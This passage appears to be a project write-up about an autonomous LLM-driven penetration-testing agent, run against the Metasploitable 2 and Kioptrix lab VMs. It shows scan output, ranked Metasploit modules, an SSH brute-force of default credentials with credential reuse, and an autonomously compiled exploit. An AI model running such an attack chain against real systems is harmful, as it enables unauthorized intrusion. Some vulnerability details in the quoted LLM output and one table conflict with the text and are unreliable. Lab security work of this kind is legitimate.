names. CMD= when the module needs PAYLOAD=. Wrong port numbers. Invalid module paths.
Adding RAG with validated metadata stopped this cold. Now the LLM suggests the attack vector, but the actual command comes from a pre-verified template.
LangGraph’s explicit state graph was a better fit than a ReAct (reason + act) loop for this use case. Each step has a clear input and output, making it easy to debug (“why did PLANNER emit this command?”) and safe to reason about.
The ability for a human to paste notes (“try CVE-2002-0082, I already have a shell waiting on port 4444”) and have those treated as highest priority dramatically increased practical utility. The AI’s job changed from “figure everything out” to “fill in gaps around what the human knows.”
The difference between the LLM giving useful ranked attack vectors vs. rambling prose came down entirely to the prompt structure. Breaking the prompt into clearly labeled sections (SERVICES, VULNERABILITIES, MSF MODULES, ANALYST NOTES) with explicit instructions about output format made a 10x difference.
Msfconsole can hang indefinitely waiting for a connection that never comes. Without aggressive timeout handling (30s for quick checks, 120s for standard exploits, 180s for background jobs), the agent would freeze on the first failed exploit.
Backend:
  Language:   Python 3.11
  Agent:      LangGraph + LangChain
  LLM:        Qwen 2.5 Coder via Ollama (local)
  RAG:        ChromaDB + sentence-transformers
  API:        FastAPI + Uvicorn
  Security:   nmap, Metasploit (via WSL2 Kali)
  CVEs:       NVD API + ExploitDB

Frontend:
  Framework:  React 18 + Vite
  Styling:    Tailwind CSS
  Animation:  Framer Motion
  Icons:      Lucide React
  Streaming:  Server-Sent Events (SSE)

Infrastructure:
  Runtime:    Windows 11 + WSL2 Kali Linux
  LLM Server: Ollama (localhost:11434)
Some ideas for where to take this further:
This is a real run of Phantom Red against Metasploitable 2 (192.168.72.150), a
purposely vulnerable Linux VM designed for security practice. The Kali attacker machine is at
172.28.255.59.
Start the backend API and the frontend UI in two separate terminals:
# Terminal 1 — Backend
venv\Scripts\activate
python api.py
# FastAPI server starts on http://localhost:8000

# Terminal 2 — Frontend
cd ui
npm run dev
# React dev server starts on http://localhost:5173
Open your browser to http://localhost:5173, enter the target IP and Kali IP, then click
Initiate Agent.


The first thing the agent does is fire an nmap -sV -T4 scan. Metasploitable 2 is intentionally wide
open:
PORT     STATE  SERVICE      VERSION
21/tcp   open   ftp          vsftpd 2.3.4
22/tcp   open   ssh          OpenSSH 4.7p1 Debian 8ubuntu1
23/tcp   open   telnet       Linux telnetd
25/tcp   open   smtp         Postfix smtpd
53/tcp   open   domain       ISC BIND 9.4.2
80/tcp   open   http         Apache httpd 2.2.8 (Ubuntu) DAV/2
111/tcp  open   rpcbind      2 (RPC #100000)
139/tcp  open   netbios-ssn  Samba smbd 3.X - 4.X
445/tcp  open   netbios-ssn  Samba smbd 3.X - 4.X
513/tcp  open   login
2049/tcp open   nfs
2121/tcp open   ftp          ProFTPD 1.3.1
3306/tcp open   mysql        MySQL 5.0.51a
5432/tcp open   postgresql   PostgreSQL 8.3.0
5900/tcp open   vnc          VNC protocol 3.3
6000/tcp open   x11
8009/tcp open   ajp13
18 open ports. Every single one is a potential attack vector.

For port 80, the agent probes the server headers:
http://192.168.72.150:80
  Server:     Apache/2.2.8 (Ubuntu) DAV/2
  Powered-By: PHP/5.2.4-2ubuntu5.10
  CMS:        phpmyadmin
For SMB (port 139/445), it runs an additional Samba version probe:
✔ SMB version detected: Samba 3.0.20
This is critical — Samba 3.0.20 falls exactly in the vulnerable range for CVE-2007-2447 (the
usermap_script RCE).
The agent queries msfconsole search for every detected service and version string. Some highlights:
vsftpd  → exploit/unix/ftp/vsftpd_234_backdoor        [excellent]
samba   → exploit/multi/samba/usermap_script           [excellent]
php     → exploit/multi/http/php_cgi_arg_injection     [excellent]
mysql   → exploit/multi/mysql/mysql_udf_payload        [great]
206 unique modules discovered in total — the agent doesn’t try all of them. The RAG and validation layers cut that down to what actually applies.

The ChromaDB semantic search matches services to the pre-embedded vulnerability knowledge base. Key matches:
| RAG ID | Module | Port | Notes |
|---|---|---|---|
| CVE-2011-2523 | exploit/unix/ftp/vsftpd_234_backdoor |
21 | vsftpd 2.3.4 backdoor |
| CVE-2007-2447 | exploit/multi/samba/usermap_script |
139 | Samba username map script RCE |
| CVE-2010-4221 | exploit/unix/ftp/proftpd_133c_backdoor |
2121 | ProFTPD backdoor |
| MYSQL-UDF | exploit/multi/mysql/mysql_udf_payload |
3306 | MySQL UDF RCE |
| POSTGRES-DEFAULT | exploit/linux/postgres/postgres_payload |
5432 | PostgreSQL execution |
| SSH-BRUTE | auxiliary/scanner/ssh/ssh_login |
22 | Credential brute-force |
| VNC-DEFAULT | auxiliary/scanner/vnc/vnc_login |
5900 | VNC default password check |
| CVE-2017-0144 | exploit/windows/smb/ms17_010_eternalblue |
445 | EternalBlue (queued, wrong OS) |

The agent queries the NVD API and ExploitDB for each detected service — read-only, no execution. Results appear in the CVE Intelligence panel in the UI for analyst review:
CVE-2011-2523  ftp:21      ← vsftpd backdoor
CVE-2014-6271  http:80     ← Shellshock
CVE-2017-0144  smb:445     ← EternalBlue
CVE-2010-4221  ftp:21      ← ProFTPD
CVE-2007-2447  samba:139   ← Samba usermap_script
CVE-2012-4879  telnet:23
CVE-2017-9482  telnet:23
... (26 total)
This data is injected into the LLM’s analysis context if the analyst pastes relevant findings into the Analyst Notes field.

The LLM receives all gathered data and produces a prioritized assessment:
1. Telnet (Port 23)
   - CVSS: High (9.8)
   - ExploitDB ID: EDB-2
   - Description: Multiple critical vulnerabilities in Linux telnetd.
   - RAG Matched Exploit: [CRED-REUSE-TELNET] auxiliary/scanner/telnet/telnet_login
   - Metasploit Search Result: exploit/linux/local/telnetdxtermbash_exec (CVE-2016-5791)

2. FTP (Port 21)
   - CVSS: High (9.4)
   - ExploitDB ID: EDB-3
   - Description: Use-after-free vulnerability in the Response API.
   - RAG Matched Exploits:
     - [CVE-2011-2523] exploit/unix/ftp/vsftpd234backdoor
     - [FTP-ANON-DATA] auxiliary/scanner/ftp/ftp_version
     - [CVE-2017-7418] exploit/multi/http/proftpdmodcopy_exec
   - Metasploit Search Result: exploit/unix/ftp/vsftpd234backdoor

3. MySQL (Port 3306)
   - CVSS: High (5.0)
   - ExploitDB ID: EDB-1
   - Description: Multiple vulnerabilities in MySQL.
   - RAG Matched Exploit: [MYSQL-UDF] exploit/multi/mysql/mysqludfpayload
   - Metasploit Search Result: exploit/unix/mysql/mysqludfpayload
The planner combines RAG templates (highest trust) with LLM suggestions (creative, needs validation):
Priority breakdown:
  0  analyst-priority commands   (none pasted this run)
  3  LLM-suggested commands
  16 RAG template commands
  ─────────────────────────────
  19 total
The LLM suggested exploit/unix/ftp/vsftpd_234_backdoor — but it was already in the RAG plan, so the
duplicate was dropped.

Before a single command runs, every one is validated:
✔ exploit/unix/ftp/vsftpd_234_backdoor           — cleared
✔ auxiliary/scanner/ftp/anonymous                 — cleared
✔ auxiliary/scanner/ssh/ssh_login                 — cleared
✔ exploit/multi/samba/usermap_script              — cleared
✘ auxiliary/scanner/telnet/telnet_login           — BLOCKED (unresolved {username}/{password} placeholders)
✘ auxiliary/scanner/smb/smb_enumshares            — BLOCKED (version mismatch: requires Samba 4.x, target is 3.0.20)
~ exploit/linux/http/cisco_prime_inf_rce          — passed through (unknown module, placeholder fix applied)
17 commands cleared for execution.

The agent runs commands sequentially, stopping the moment it gets a shell. It only needed 5 out of 17:
[1] exploit/unix/ftp/vsftpd_234_backdoor    ✘ FAIL   — payload mismatch, default payload override conflict
[2] auxiliary/scanner/ftp/anonymous          ✔ SUCCESS — FTP anonymous READ access confirmed (vsftpd 2.3.4)
[3] FTP directory traversal via curl         ⚠ ERROR  — empty directory listing
[4] Shellshock probe on /cgi-bin/status      ? UNKNOWN — 404, CGI not present
[5] auxiliary/scanner/ssh/ssh_login          ✔ SUCCESS — msfadmin:msfadmin cracked!
    🎯 SHELL OBTAINED — skipping remaining 12 commands

The SSH brute-force hit on msfadmin:msfadmin — a classic Metasploitable default credential. Session
opened:
[+] 192.168.72.150:22 - Success: 'msfadmin:msfadmin'
    uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),...
    Linux metasploitable 2.6.24-16-server #1 SMP Mon Apr 10 13:58:00 UTC 2008
With msfadmin:msfadmin in hand, the agent tests the credentials against SSH and Telnet on all
discovered auth services:
[CRED-REUSE] msfadmin:msfadmin
  ✔ SSH    → LOGIN OK  (session opened, id/whoami confirmed)
  ✔ Telnet → LOGIN OK  (shell session opened)

[CRED-REUSE] msfadmin;:msfadmin   (second variant from ssh_login output)
  ✔ SSH    → LOGIN OK
  ✔ Telnet → LOGIN OK

6 attempts total — 6 successful.

The Credential Access panel in the UI shows both pairs as verified:
┌────────────────────────────────────────┐
│  CREDENTIAL ACCESS          1 VERIFIED │
│                                        │
│  msfadmin : msfadmin  [LOGIN OK]       │
│  via SSH login                         │
└────────────────────────────────────────┘

╔══════════════════════════════════════╗
║   TARGET COMPROMISED                 ║
║   7 VECTORS SUCCESSFUL               ║
║                                      ║
║   Target:  192.168.72.150            ║
║   Outcome: Shell + 2 verified creds  ║
║   Time:    ~4 minutes                ║
╚══════════════════════════════════════╝

The entire pipeline — scan, research, plan, validate, exploit, credential reuse — ran autonomously. The human’s only job was to click Initiate Agent and watch.
| Observation | Why It Matters |
|---|---|
| vsftpd backdoor failed due to payload conflict | Shows why VALIDATE alone isn’t enough — some failures only surface at runtime |
| SSH brute-force succeeded before Samba RCE ran | The agent stops at first success — no wasted exploitation |
Samba smb_enumshares was blocked by validator |
Version-aware RAG filtering saved time and prevented false-positive noise |
| Credentials reused across SSH + Telnet | One cracked password → full access to multiple services |
| 26 CVEs fetched for analyst review | Human-in-the-loop CVE research panel provides context even when not injected |
This is a second real run, this time against Kioptrix Level 1 (192.168.36.128) — a
classic beginner CTF VM. Unlike Metasploitable 2, Kioptrix has only 5 open ports and no default
credentials to fall back on. The agent has to exploit the software itself.
What makes this run interesting: The agent compiled and ran a 20-year-old C exploit (
OpenFuck) entirely on its own, then followed up with a Sambatrans2openbuffer overflow via a resource script — two completely different attack classes, zero human input.
Host:    192.168.36.128   (Kioptrix Level 1)
Kali:    172.28.255.59
OS:      Red Hat Linux (circa 2001)

PORT    STATE  SERVICE      VERSION
22/tcp  open   ssh          OpenSSH 2.9p2 (protocol 1.99)
80/tcp  open   http         Apache/1.3.20 (Unix) (Red-Hat/Linux)
                             mod_ssl/2.8.4 OpenSSL/0.9.6b
111/tcp open   rpcbind      2 (RPC #100000)
139/tcp open   netbios-ssn  Samba smbd (workgroup: MYGROUP)
443/tcp open   ssl/https    Apache/1.3.20 (Unix) (Red-Hat/Linux)
                             mod_ssl/2.8.4 OpenSSL/0.9.6b
Only 5 ports — a much tighter attack surface than Metasploitable 2. But the software versions are ancient: Apache 1.3.20, OpenSSL 0.9.6b, OpenSSH 2.9p2. These are 2001-era builds with well-known critical CVEs.

HTTP probing reveals two endpoints and the exact Samba version:
http://192.168.36.128:80
  Server:   Apache/1.3.20 (Unix) (Red-Hat/Linux)
            mod_ssl/2.8.4 OpenSSL/0.9.6b
  Frameworks: Apache

https://192.168.36.128:443
  (no additional headers exposed)

SMB: Samba 2.2.1a  ← critical finding
Samba 2.2.1a is in the vulnerable range for exploit/linux/samba/trans2open (CVE-2003-0201) — a
classic heap overflow giving root.

With only 5 services to search against, the module count is much lower than Metasploitable 2 — 52 vs 206. Quality over quantity: the agent narrows in on what actually matters.
Notable finds:
ssh    → auxiliary/scanner/ssh/ssh_login                [excellent]
samba  → exploit/multi/samba/usermap_script             [excellent]
http   → exploit/multi/http/apache_normalize_path_rce   [excellent]
The ChromaDB semantic search returns 7 validated matches. Two are immediately notable:
| RAG ID | Module | Port | Notes |
|---|---|---|---|
| CVE-2002-0082 | exploit/unix/remote/openfuck |
443 | mod_ssl OpenFuck buffer overflow |
| CVE-2014-0160 | auxiliary/scanner/ssl/openssl_heartbleed |
443 | Heartbleed |
| CVE-2002-0082 | exploit/linux/samba/trans2open |
443 | Samba 2.2.x heap overflow |
| CVE-2014-6271 | exploit/multi/http/apache_mod_cgi_bash_env_exec |
80 | Shellshock |
| SSH-BRUTE | auxiliary/scanner/ssh/ssh_login |
22 | Credential brute-force |
| HTTP-ENUM | auxiliary/scanner/http/dir_scanner |
80 | Directory scan |
| HTTP-INFO | auxiliary/scanner/http/http_version |
80 | Server banner grab |
Key version filtering in action: exploit/multi/samba/usermap_script (which worked
on Metasploitable 2) was blocked 7 times — it requires Samba 3.0.x, and this target runs
2.2.1a. The RAG system correctly routes to trans2open instead, which targets the 2.2.x range.
